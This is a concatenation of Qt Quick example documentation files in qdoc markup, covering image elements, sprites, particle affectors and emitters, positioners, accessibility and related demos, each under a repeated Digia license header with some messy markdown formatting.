\e{Image Elements} is a collection of small QML examples relating to image

types. For more information, visit \{Use Case - Visual Elements In QML}.

\include examples-run.qdocinc

\section1 BorderImage

\e BorderImage shows off the various scaling modes of the \I BorderImage type by setting its horizontalTileMode and verticalTileMode properties.

## \section1 Image

\e Image shows off the various fill modes of the \I Image type.

## \section1 Shadows

\e Shadows shows how to create a drop shadow effect for a rectangular item using a \I BorderImage:

\snippet imageelements/content/ShadowRectangle.qml shadow

## \section1 AnimatedSprite

\e AnimatedSprite shows how to display a simple animation using an \I AnimatedSprite object:

\snippet imageelements/animatedsprite.qml sprite

The sprite animation will loop three times.

## \section1 SpriteSequence

\e SpriteSequence demonstrates using a sprite sequence to draw an animated and interactive bear. The \I SpriteSequence object defines five different

sprites. The bear is initially in a \e still state:

```
\snippet imageelements/spritesequence.qml still
```

When the scene is clicked, an animation sets the sprite sequence to the

\e falling states and animates the bear's y property.

```
\snippet imageelements/spritesequence.qml animation
```

At the end of the animation the bear is set back to its initial state.

```
*/
```

```
imageprovider.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

```
** conditions see http://qt.digia.com/licensing. For further information
```

```
** use the contact form at http://qt.digia.com/contact-us.
```



\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title C++ Extensions: Image Provider Example

\example imageprovider

This examples shows how to use QQuickImageProvider to serve images  
to QML image elements.

\image qml-imageprovider-example.png

\*/

keyinteraction.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Key Interaction

\example keyinteraction

\brief This is a collection of QML keyboard interaction examples.

\image qml-keyinteraction-example.png

\ingroup qtquickexamples

\e{Keyboard Focus in Qt Quick} combines various methods of  
handling keyboard focus. For more information, visit  
\l{Keyboard Focus in Qt Quick}.

\include examples-run.qdocinc

Using the keyboard arrow keys, the focus shifts to the menus and  
the \l GridView.

\*/

localstorage.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

**\*\* Commercial License Usage**

**\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.**

**\*\***

**\*\* GNU Free Documentation License Usage**

**\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.**

**\*\* \$QT\_END\_LICENSE\$**

**\*\***

**\*\*\*\*\*/**

**/\*!**

**\title Qt Quick Examples - Local Storage**

**\example localstorage**

**\brief A collection of QML local storage examples.**

**\image qml-localstorage-example.png**

**\e{Local Storage} is a collection of small QML examples relating to**

Qt Quick's \{local storage} functionality.

\include examples-run.qdocinc

\section1 Hello World

\e {Hello World} demonstrates creating a simple SQL table and doing  
insert and select operations.

\*/

mousearea.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Local Storage

\example localstorage

\brief A collection of QML local storage examples.

\image qml-localstorage-example.png

\e{Local Storage} is a collection of small QML examples relating to

Qt Quick's \l{local storage} functionality.

\include examples-run.qdocinc

\section1 Hello World

\e {Hello World} demonstrates creating a simple SQL table and doing

insert and select operations.

\*/

affectors.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Particles Examples - Affectors

\example particles/affectors

\brief This is a collection of examples using Affectors in the QML particle system.

\image qml-affectors-example.png

This is a collection of small QML examples relating to using Affectors in the particle system.

Each example is a small QML file emphasizing a particular type or feature.

Age demonstrates using an Age affector to prematurely end the lives of particles.

\snippet particles/affectors/content/age.qml 0

As you move the affector around the screen, the particles inside it (which haven't already been affected) jump to a period near the end of their life. This gives them a short period to finish fading out, but changing `lifeLeft` to 0 (the default), would cause them to reach the end of their life instantly.

Attractor demonstrates using an Attractor affector to simulate a black hole

\snippet particles/affectors/content/attractor.qml 0



All particles in the scene, including the rocket ship's exhaust and pellets, are pulled towards the black hole. This effect is stronger closer to the black hole, so the asteroids near the top of the screen are barely affected at all, while the ones towards the middle sometimes curve drastically. To complete the effect, an Age affector covers the black hole to destroy particles which come in contact with it.

Custom Affector manipulates the properties of the particles directly in javascript.

One Affector is used to make the leaves rock back and forth as they fall, looking more leaf-like than just spinning in circles:

```
\snippet particles/affectors/content/customaffector.qml 0
```

Another is used to provide a slightly varying friction to the leaves as they 'land', to look more natural:

```
\snippet particles/affectors/content/customaffector.qml 1
```

Friction is similar to the falling leaves in the custom affector, except that it uses a flat friction the whole way down instead of custom affectors.

```
\snippet particles/affectors/content/friction.qml 0
```

Gravity is a convenience affector for applying a constant acceleration to particles inside it

```
\snippet particles/affectors/content/gravity.qml 0
```

GroupGoal sets up two particle groups for flaming and non-flaming balls, and gives you various ways to transition between them.

```
\snippet particles/affectors/content/groupgoal.qml unlit
```

The non-flaming balls have a one in a hundred chance of lighting on their own each second, but they also

have a GroupGoal set on the whole group. This affector affects all particles of the unlit group, when colliding

with particles in the lit group, and cause them to move to the lighting group.

`\snippet particles/affectors/content/groupgoal.qml lighting`

lighting is an intermediate group so that the glow builds up and the transition is less jarring. So it automatically

moves into the lit group after 100ms.

`\snippet particles/affectors/content/groupgoal.qml lit`

The lit group also has TrailEmitters on it for additional fire and smoke, but does not transition anywhere.

There are two more GroupGoal objects that allow particles in the unlit group to transition to the lighting group

(and then to the lit group).

`\snippet particles/affectors/content/groupgoal.qml groupgoal-pilot`

The first is just an area bound to the location of an image of a pilot flame. When unlit balls pass through the flame,

they go straight to lit because the pilot flame is so hot.

`\snippet particles/affectors/content/groupgoal.qml groupgoal-ma`

The second is bound to the location of the last pointer interaction, so that touching or clicking on unlit balls (which

is hard due to their constant movement) causes them to move to the lighting group.

Move shows some simple effects you can get by altering trajectory midway.

The red particles have an affector that affects their position, jumping them forwards by 120px.

`\snippet particles/affectors/content/move.qml A`

The green particles have an affector that affects their velocity, but with some angle variation. By adding some random direction

velocity to their existing forwards velocity, they begin to spray off in a cone.

`\snippet particles/affectors/content/move.qml B`

The blue particles have an affector that affects their acceleration, and because it sets relative to false this resets the acceleration instead of

adding to it. Once the blue particles reach the affector, their horizontal velocity stops increasing as their vertical velocity decreases.

`\snippet particles/affectors/content/move.qml C`

SpriteGoal has an affector which interacts with the sprite engine of particles, if they are being drawn as sprites by ImageParticle.

`\snippet particles/affectors/content/spritegoal.qml 0`

The SpriteGoal follows the image of the rocket ship on screen, and when it interacts with particles drawn by ImageParticle as sprites,

it instructs them to move immediately to the "explode" state, which in this case is the animation of the asteroid breaking into many pieces.

Turbulence has a flame with smoke, and both sets of particles being affected by a Turbulence affector. This gives a faint wind effect.

`\snippet particles/affectors/content/turbulence.qml 0`

To make the wind change direction, substitute a black and white noise image in the noiseSource parameter (it currently uses a default noise source).

Wander uses a Wander affector to add some horizontal drift to snowflakes as they fall down.

`\snippet particles/affectors/content/wander.qml 0`

There are different movements given by applying the Wander to different attributes of the trajectory, so the example makes it easy to play around and see the difference.

`*/`

`customparticle.qdoc`

`/*****`

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Particles Examples - CustomParticle

\example particles/customparticle

\brief This is a collection of examples using CustomParticle in the QML particle system.

\image qml-customparticle-example.png

This is a collection of small QML examples relating to using CustomParticle in the particle system.

Each example is a small QML file emphasizing a different way to use CustomParticle.

Blur Particles adds a blur effect to the particles, which increases over the particle's life time.

It uses a custom vertex shader:

\snippet particles/customparticle/content/blurparticles.qml vertex

to propagate life time simulation to a custom fragment shader:

\snippet particles/customparticle/content/blurparticles.qml fragment

which has access to both the normal image sampler and a blurred sampler, the image plus a ShaderEffect.

Fragment Shader just uses the particle system as a vertex delivery system.

\snippet particles/customparticle/content/fragmentshader.qml 0

Image Colors uses CustomParticle to assign colors to particles based on their location in a picture.

The vertex shader,

\snippet particles/customparticle/content/imagecolors.qml vertex

passes along the starting position for each vertex to the fragment shader,

\snippet particles/customparticle/content/imagecolors.qml fragment

which uses it to determine the color for that particle.

\*/

emitters.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Particles Examples - Emitters

\example particles/emitters

\brief This is a collection of examples using Emitters in the QML particle system.

\image qml-emitters-example.png

This is a collection of small QML examples relating to using Emitters in the particle system.

Each example is a small QML file emphasizing a particular type or feature.

Velocity from motion gives the effect of strong particle motion through primarily moving the emitters:

\snippet particles/emitters/content/velocityfrommotion.qml 0

Burst and pulse calls the burst and pulse methods on two identical emitters.

\snippet particles/emitters/content/burstandpulse.qml 0

Note how burst takes an argument of number of particles to emit, and pulse takes an argument of number of milliseconds to emit for.

This gives a slightly different behaviour, which is easy to see in this example.

Custom Emitter connects to the emitParticles signal to set arbitrary values on particle data as they're emitted;

\snippet particles/emitters/content/customemitter.qml 0

This is used to emit curving particles in six rotating spokes.

Emit mask sets an image mask on the Emitter, to emit out of an arbitrary shape.

`\snippet particles/emitters/content/emitmask.qml 0`

Maximum emitted emits no more than a certain number of particles at a time. This example makes it easy to see what happens when the limit is reached.

Shape and Direction emits particles out of an unfilled Ellipse shape, using a TargetDirection

`\snippet particles/emitters/content/shapeanddirection.qml 0`

This sends the particles towards the center of the ellipse with proportional speed, keeping the ellipse outline as they move to the center.

TrailEmitter uses that type to add smoke particles to trail the fire particles in the scene.

`\snippet particles/emitters/content/customemitter.qml 0`

`*/`

`imageparticle.qdoc`

`/*****`

`**`

`** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).`

`** Contact: http://www.qt-project.org/legal`

`**`

`** This file is part of the documentation of the Qt Toolkit.`

`**`

`** $QT_BEGIN_LICENSE:FDL$`



**\*\* Commercial License Usage**

**\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.  
\*\***

**\*\* GNU Free Documentation License Usage**

**\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.  
\*\* \$QT\_END\_LICENSE\$**

**\*\***

\*\*\*\*\*/

/\*!

\title Qt Quick Particles Examples - Image Particles

\example particles/imageparticle

\brief This is a collection of examples using Affectors in the QML particle system.

\image qml-imageparticle-example.png

This is a collection of small QML examples relating to using Affectors in the particle system.

Each example is a small QML file emphasizing a particular type or feature.

All at once shows off several of the features of ImageParticle at the same time.

`\snippet particles/imageparticle/content/allatonce.qml 0`

Colored shows a simple ImageParticle with some color variation.

`\snippet particles/imageparticle/content/colored.qml 0`

Color Table sets the color over life on the particles to provide a fixed rainbow effect.

`\snippet particles/imageparticle/content/colortable.qml 0`

Deformation spins and squishes a starfish particle.

`\snippet particles/imageparticle/content/deformation.qml spin`

`\snippet particles/imageparticle/content/deformation.qml deform`

Rotation demonstrates the `autoRotate` property, so that particles rotate in the direction that they travel.

Sharing demonstrates what happens when multiple ImageParticles try to render the same particle.

The following ImageParticle renders the particles inside the ListView:

`\snippet particles/imageparticle/content/sharing.qml 0`

The following ImageParticle is placed inside the list highlight, and renders the particles above the other ImageParticle.

`\snippet particles/imageparticle/content/sharing.qml 1`

Note that because it sets the color and alpha in this ImageParticle, it renders the particles in a different color.

Since it doesn't specify anything about the rotation, it shares the rotation with the other ImageParticle so that the flowers are rotated the same way in both.

Note that you can undo rotation in another ImageParticle, you just need to explicitly set rotationVariation to 0.

Sprites demonstrates using an image particle to render animated sprites instead of static images for each particle.

\*/

system.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Particles Examples - System

\example particles/system

\brief This is a collection of examples using Affectors in the QML particle system.

\image qml-system-example.png

This is a collection of small QML examples relating to using Affectors in the particle system.

Each example is a small QML file emphasizing a particular type or feature.

Dynamic comparison compares using the particle system to getting a similar effect with the following code that dynamically instantiates Image types.

\snippet particles/system/content/dynamiccomparison.qml fake

Note how the Image objects are not able to be randomly colored.

Start and Stop simply sets the running and paused states of a ParticleSystem. While the system does not perform any simulation when stopped or paused, a restart restarts the simulation from the beginning, while unpausing resumes the simulation from where it was.

Timed group changes is an example that highlights the ParticleGroup type. While normally referring to groups with a string name is sufficient, additional effects can be

done by setting properties on groups.

The first group has a variable duration on it, but always transitions to the second group.

```
\snippet particles/system/content/timedgroupchanges.qml 0
```

The second group has a TrailEmitter on it, and a fixed duration for emitting into the third group. By placing the TrailEmitter as a direct child of the ParticleGroup, it automatically selects that group to follow.

```
\snippet particles/system/content/timedgroupchanges.qml 1
```

The third group has an Affector as a direct child, which makes the affector automatically target this group. The affector means that as soon as particles enter this group, a burst function can be called on another emitter, using the x,y positions of this particle.

```
\snippet particles/system/content/timedgroupchanges.qml 2
```

If TrailEmitter does not suit your needs for multiple emitters, you can also dynamically create Emitters while still using the same ParticleSystem and image particle

```
\snippet particles/system/content/dynamicemitters.qml 0
```

Note that this effect, a flurry of flying rainbow spears, would be better served with TrailEmitter. It is only done with dynamic emitters in this example to show the concept more simply.

Multiple Painters shows how to control paint ordering of individual particles. While the paint ordering of particles within one ImagePainter is not strictly defined, ImageParticle objects follow the normal Z-ordering rules for \l {Qt Quick} items. This example allow you to paint the inside of the particles above the black borders using a pair of ImageParticles each painting different parts of the same logical particle.

```
*/
```

```
positioners.qdoc
```

```
/******
```

```
**
```

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Positioners

\example positioners

\brief This is a collection of QML Positioner examples.

\image qml-positioners-example.png

\ingroup qtquickexamples

\e Positioners is a collection of small QML examples relating to positioners. Each example is a small QML file emphasizing a particular type or feature. For more information, visit

\l{Important Concepts In Qt Quick - Positioning}.

\include examples-run.qdocinc

\section1 Transitions

\e Transitions shows animated transitions when showing or hiding items in a positioner. It consists of a scene populated with items in a variety of positioners: \l Column, \l Row, \l Grid, and \l Flow. Each positioner has animations described as Transitions.

\snippet positioners/positioners-transitions.qml move

The move transition specifies how items inside a positioner will animate when they are displaced by the appearance or disappearance of other items.

\snippet positioners/positioners-transitions.qml add

The add transition specifies how items will appear when they are added to a positioner.

\snippet positioners/positioners-transitions.qml populate

The populate transition specifies how items will appear when their parent positioner is first created.

\section1 Attached Properties

\e{Attached Properties} shows how the Positioner attached property can be used to determine where an item is within a positioner.

\snippet positioners/positioners-attachedproperties.qml 0

\*/

accessibility.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the



\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Accessibility

\example quick-accessibility

\brief This example demonstrates the implementation of accessible buttons.

\ingroup qtquickexamples

\e Accessibility demonstrates QML types that are augmented with meta-data  
for accessibility systems. For more information, visit the  
\l{Accessibility} page.

```
\include examples-run.qdocinc
```

```
\section1 Implementing Accessible Buttons
```

The button identifies itself and its functionality to the accessibility system:

```
\snippet quick-accessibility/content/Button.qml button
```

Similarly, \l Text types inside the example also identify themselves:

```
\snippet quick-accessibility/accessibility.qml text
```

```
*/
```

```
quickwidget.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Widgets Example

\example quickwidgets/quickwidget

\brief Demonstrates how to mix QML with a Qt Widgets application using the QQuickWidget class.

\image qtquickwidgets-example.png

\*/

rendercontrol.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title QQuickRenderControl Example

\example rendercontrol

\brief Shows how to render a Qt Quick scene into a texture that is then used by a non-Quick based OpenGL renderer

\image rendercontrol-example.jpg

\*/

righttoleft.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Right to Left

\example righttoleft

\brief This is a collection of QML Right to Left examples.

\image qml-righttoleft-example.png

\ingroup qtquickexamples

\e{Right to Left} is a collection of small QML examples relating to  
right to left (RTL) localization support. For more information,  
visit \e{Right-to-left User Interfaces}.

These are the examples in Right to Left:

\list

\li \e{Layout Direction} - shows RTL layout direction

\li \e{Layout Mirroring} - shows automatic mirroring of horizontal layouts  
in RTL locales

\li \e{Text Alignment} - shows automatic mirroring of text alignment in RTL  
locales

\endlist

\include examples-run.qdocinc

\*/

customgeometry.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example scenegraph/customgeometry

\title Scene Graph - Custom Geometry

\ingroup qtquickexamples

\brief Shows how to implement a custom geometry in the Qt Quick Scene Graph.

The custom geometry example shows how to create a `QQuickItem` which uses the scene graph API to build a custom geometry for the scene graph. It does this by creating a `BezierCurve` item which is made part of the `CustomGeometry` module and makes use of this in a QML file.

\image custom-geometry-example.png

